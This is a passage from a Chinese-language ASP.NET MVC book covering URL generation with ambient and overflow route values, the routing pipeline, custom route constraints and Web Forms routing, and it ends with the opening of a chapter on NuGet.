


图 9-2




图　9-3

9.3.3　外界路由值

在一些情形中，URL 生成程序还可以利用那些不是显式提供给 GetVirtualPath 方法的值。下面让我们看一个示例：

简单示例

假如现在想展示一个大的任务列表。我们想让用户通过链接一页一页地浏览任务，而不是将任务同时全都展现在页面上。例如，图 9-4 展示了一个简单的包含任务列表的用户界面，该任务列表可用于逐页浏览任务。

Previous 和 Next 按钮分别用来导航到前一页和下一页，但所有这些请求都由相同的控制器和操作来处理。

下面的路由会处理这些请求：

```
public static void RegisterRoutes(RouteCollection routes)
{
  routes.MapRoute("tasks", "{controller}/{action}/{page}",
      new {controller="tasks", action="list", page=0 });
}
```



图 9-4

为了生成导航到前一页和下一页的链接，通常需要在路由中指定所有的 URL 参数。因此，为了链接到页面 2，可能在视图中使用下面的代码：

```
@Html.ActionLink("Page 2", "List",
 new {controller="tasks", action="List", page = 2})
```

然而我们可以利用外界路由值来缩短这些代码。下面是请求任务列表页面 2 的 URL：

```
/tasks/list/2
```

该请求的路由数据如表 9-6 所示。

表 9-6 路由数据

键	值
Controller	tasks
Action	List
Page	2

为了生成下一页的 URL，只需在新请求中指定将要改变的路由数据：

```
@Html.ActionLink("Page 2", "List", new { page 2})
```

尽管对 ActionLink 方法的调用只提供了 page 参数，但是在执行路由查找时，路由机制可以使用为控制器和操作提供的外界路由数据值。对于当前请求而言，RouteData 中的外界值就是这些参数的当前值。当然，显式地为控制器和操作提供的值会覆盖外界值。

为在生成 URL 时不设置外值，可在参数字典中指定 key，并它的值设置成 null 或空串。

溢出参数

溢出参数(overflow parameters)指在 URL 生成过程中使用但没有在路由定义中指定的路由值。显而易见，它具体指的是路由的 URL、默认字典和约束字典。注意外界值从没有作为溢出参数使用。

在路由生成过程中，使用的溢出参数会作为查询字符串参数附加在生成的 URL 之后。这种情形下，示例是最能说明问题的。假设定义了下面的默认路由：

```
public static void RegisterRoutes(RouteCollection routes)
{
   routes.MapRoute(
     "Default",
     "{controller}/{action}/{id}",
     new { controller = "Home", action = "Index",
          id = UrlParameter.Optional }
   );
}
```

现在假设要使用上面定义的路由生成一个 URL，于是我们向其中传递了一个额外的路由值——page=2。注意，上面的路由定义中不包括名为“page”的 URL 参数。在本例中，我们只是使用 Url.RouteUrl 方法渲染了 URL，而不是生成链接：

```
@Url.RouteUrl(new {controller="Report", action="List", page="123"})
```

上述代码生成的 URL 是/Report/List?page=2。正如看到的，我们指定的参数要足以匹配默认路由。事实上，上面代码中指定的参数比需要的要多。在这种情形下，那些额外的参数会作为查询字符串参数附加到生成的 URL 之后。需要记住的是：路由系统在选择匹配的路由时并不是精确地匹配。它只是选择尽量(足够)匹配的路由。换言之，只要指定的参数满足路由的需要，是否指定额外参数则无关紧要。

9.3.4　Route 类生成 URL 的若干示例

假设定义了下面的路由：

```
public static void RegisterRoutes(object sender, EventArgs e)
{
   routes.MapRoute("report",
      "reports/{year}/{month}/{day}",
      new {day = 1}
   );
}
```

这里有一些按照下面的一般格式，调用 Url.RouteUrl 方法后返回的结果：

```
@Url.RouteUrl(new {param1 = value1, parm2 = value2, ..., parmN, valueN})
```

参数及相应的结果 URL 如表 9-7 所示。

表 9-7　GetVirtualPath 方法的参数和结果 URL

参　　数	返　回　URL	说　　明
year=2007, month=1, day=12	/reports/2007/1/12	直接匹配
year=2007, month=1	/reports/2007/1	默认 day=1
Year=2007, month=1, day=12, category=123	/reports/2007/1/12?category=123	"溢出"参数进入生成的 URL 的查询字符串中
Year=2007	返回空值	没有为匹配提供足够的参数

9.4　揭秘路由如何绑定到操作

本节介绍 URL 绑定到控制器操作的底层细节，从而使我们可以更透彻地理解其中的原理。此外，本节还会详细介绍有关路由和 MVC 的内容。

人们普遍认为路由只是 ASP.NET MVC 的一个特性，其实这是一种错误观点。事实上，路由仅在 ASP.NET MVC 1.0 的前期阶段是 ASP.NET MVC 的特性之一，经过在一段时间发展之后，情况大有改变，路由超出了 ASP.NET MVC 的范围成为一个普遍使用的特性。例如，ASP.NET Dynamic Data 团队也对路由的使用很感兴趣，于是他们把它应用到了 ASP.NET Dynamic Data 中。此时，路由已经变成了一个非常通用的特性，它既不包含 MVC 的内部知识，也不依赖于 MVC。

为更好地理解路由机制如何适应 ASP.NET 请求管道，下面介绍路由请求的步骤。



注意　这里重点讨论在 IIS 7(及其以上版本)集成模式中的路由机制。IIS 7 传统模式或 IIS 6 模式中路由机制的用法有一些细微的差别。在使用 Visual Studio 内置的 Web 服务器时，它的行为与 IIS 7 集成模式非常相似。

9.4.1　高层次请求的路由管道

当 ASP.NET 处理请求时，路由管道主要由以下几步组成：

(1) UrlRoutingModule 尝试使用在 RouteTable 中注册的路由匹配当前请求。

(2) 如果 RouteTable 中有一个路由成功匹配，路由模块就会从匹配成功的路由中获取 IRouteHandler 接口对象。

(3) 路由模块调用 IRouteHandler 接口的 GetHandler 方法，并返回用来处理请求的 IHttpHandler 对象。

(4) 调用 HTTP 处理程序中的 ProcessRequest 方法，然后把要处理的请求传递给它。

(5) 在 ASP.NET MVC 中，IRouteHandler 是 MvcRouteHandler 类的一个实例，MvcRouteHandler 转而返回一个实现了 IHttpHandler 接口的 MvcHandler 对象。返回的 MvcHandler 对象主要用来实例化控制器，并调用该实例化控制器上的操作方法。

9.4.2　路由数据

正如前面部分提到的，调用 GetRouteData 方法会返回一个 RouteData 的实例。RouteData 具体是什么呢？原来，RouteData 中包含了关于匹配请求的路由信息。

前面部分展示的路由带有如下的 URL：{controller}/{action}/{id}。当请求/albums/list/123 传入时，该路由就会尝试匹配传入的请求。如果匹配成功，它就创建一个字典，其中包含了从 URL 中解析出的信息。确切地讲，路由还会向字典中为 URL 中的每个 URL 参数添加一个键。

以上面的路由为例，因为它的 URL 为{controller}/{action}/{id}，所以在创建的字典中应该至少包含三个键，分别是 controller、action 和 id。如果传入的 URL 是对/albums/list/123 的请求，路由就会解析该请求的 URL，并为字典的键提供值。本例中，字典中"controller"键的值为 albums、"action"键的值为 list、"id"键的值是 123。

在整个 MVC 中都有用到的 RequestContext 的 RouteData 属性保存着外界路由值。

9.5　自定义路由约束

前面的 9.2.2 节中已经详细介绍了如何使用正则表达式来对路由匹配进行细粒度的控制。正如前面讲到的，RouteValueDictionary 类是一个由字符串/对象对组成的字典。当字符串作为约束传递进来时，Route 类就会把该字符串解释为正则表达式约束。除此之外，我们还可以传递正则表达式字符串之外的约束。

路由提供了一个具有单一 Match 方法的 IRouteConstraint 接口。下面给出了该接口的定义：

```
public interface IRouteConstraint
{
  bool Match(HttpContextBase httpContext, Route route, string
          parameterName,
    RouteValueDictionary values, RouteDirection routeDirection);
}
```

当路由评估路由约束时，如果约束值实现了 IRouteConstraint 接口，那么这就会导致路由引擎调用路由约束上的 IRouteConstraint.Match 方法，以确定约束是否满足给定的请求。

会为传入 URL 以及在生成 URL 时运行路由约束。常需要一个路由约束来检查 Match 方法的 routeDirection 参数，从而根据调用时间来应用不同逻辑。

路由本身以 HttpMethodConstraint 类的形式提供了一个 IRouteConstraint 接口的实现。这一约束允许我们指定的路由只能匹配特定的 HTTP 方法(动词)集。

例如，如果想定义一个路由，使其只响应 GET 请求，而不响应 POST、PUT 和 DELETE 请求，那么我们可以这样定义：

```
routes.MapRoute("name", "{controller}", null
```

```
  , new {httpMethod = new HttpMethodConstraint("GET")} );
```



注意 自定义约束没有必要关联 URL 参数，因此可以提供一个基于多个 URL 参数或一些其他信息(本例中的请求头)的约束。

9.6 Web Forms 和路由机制

尽管本书的重点在 ASP.NET MVC，但路由是 ASP.NET 的一个核心特性，因此，它也可以和 Web Forms 一起使用。本节首先看一个简单的场合——ASP.NET 4，因为它提供了对路由和 Web Forms 的完整支持。

在 ASP.NET 4 中，我们可以向 Global.asax 文件中添加对 System.Web.Routing 的引用，还能够以几乎和 ASP.NET MVC 应用程序一样的格式，声明 Web Forms 路由：

```
void Application_Start(object sender, EventArgs e)
{
     RegisterRoutes(RouteTable.Routes);
}
private void RegisterRoutes(RouteCollection routes)
{
     routes.MapPageRoute(
          "product-search",
          "albums/search/{term}",
          "~/AlbumSearch.aspx");
}
```

Web Forms 路由与 MVC 路由仅有的区别是最后一个参数，它可以把路由定向到一个 Web Forms 页面。然后使用 Page.RouteData 访问路由参数值，代码如下：

```
protected void Page_Load(object sender, EventArgs e)
{
   string term = RouteData.Values["term"] as string;

   Label1.Text = "Search Results for: " + Server.HtmlEncode(term);
   ListView1.DataSource = GetSearchResults(term);
   ListView1.DataBind();
}
```

我们也可以在标记中使用 Route 值，使用新的<asp:RouteParameter>对象把段值绑定到数据库查询或命令。例如，使用前面的路由，如果浏览到/albums/search/beck，我们可以通过传递的路由值使用下面的 SQL 命令来查询：

```
<asp:SqlDataSource id="SqlDataSource1" runat="server"
   ConnectionString="<%$ ConnectionStrings:Northwind %>"
```

```
    SelectCommand="SELECT * FROM Albums WHERE Name LIKE @searchterm + '%'">
  <SelectParameters>
    <asp:RouteParameter name="searchterm" RouteKey="term"  />
  </SelectParameters>
</asp:SqlDataSource>
```

也可通过使用 RouteValueExpressionBuilder 写出一个路由参数，这样比使用 Page.RouteValue["key"]要优雅些。如果想在一个标签中写出查询术语，我们可以使用下面的代码：

```
<asp:Label ID="Label1" runat="server" Text="<%$RouteValue:Term%>" />
```

可在代码隐藏逻辑方法中使用 Page.GetRouteUrl()来生成传出的 URL：

```
string url = Page.GetRouteUrl(
   "product-search",
   new { term = "chai" });
```

相应的 RouteUrlExpressionBuilder 支持使用路由生成传出的 URL：

```
<asp:HyperLink ID="HyperLink1"
     runat="server"
     NavigateUrl="<%$RouteUrl:SearchTerm=Chai%>">
          Search for Chai
</asp:HyperLink>
```

9.7　小结

路由机制非常类似于中国的围棋游戏，简单易学但却需要一生的时间去掌握。即使不是一生，也至少需要一些天。路由的概念虽然简单，但它却可以应用于极其复杂的 ASP.NET MVC(和 Web Forms)应用中，本章对这些内容都做了详细介绍。

第 10 章 NuGet

本章主要内容

- NuGet 概述
- 安装 NuGet
- 安装包
- 创建包
- 发布包

对于.NET 和 Visual Studio 而言，NuGet 是一个全新的.NET 包管理系统，它可以很容易地向应用程序中添加、更新和删除外部库及其依赖。此外，NuGet 也使得创建与他人的分享包变得容易。本章介绍了 NuGet 在应用程序开发流程中的基本用法，并在此基础之上，又进一步讲解了它的一些高级用法。

10.1 NuGet 概述

要尽可能地尝试，不要指望 Microsoft 为我们提供所需要的每一段代码。在.NET 平台上进行开发的开发人员多达数百万甚至上千万，而每一个开发人员都有其独特的技术和亟待解决的问题。等待 Microsoft 去解决每个开发人员的每个问题，既形不成规模，也没有意义。

然而，值得庆幸的是，许多开发人员都不用再“自扫门前雪”，他们可以通过网上发布的一些库来解决他们或他们客户的问题。

面对网上这些有用的库，我们面临三大挑战：发现、安装和维护。也就说，开发人员如何找到需要的库？找到之后，如何在项目中利用这些库？安装后，如何跟踪项目更新？

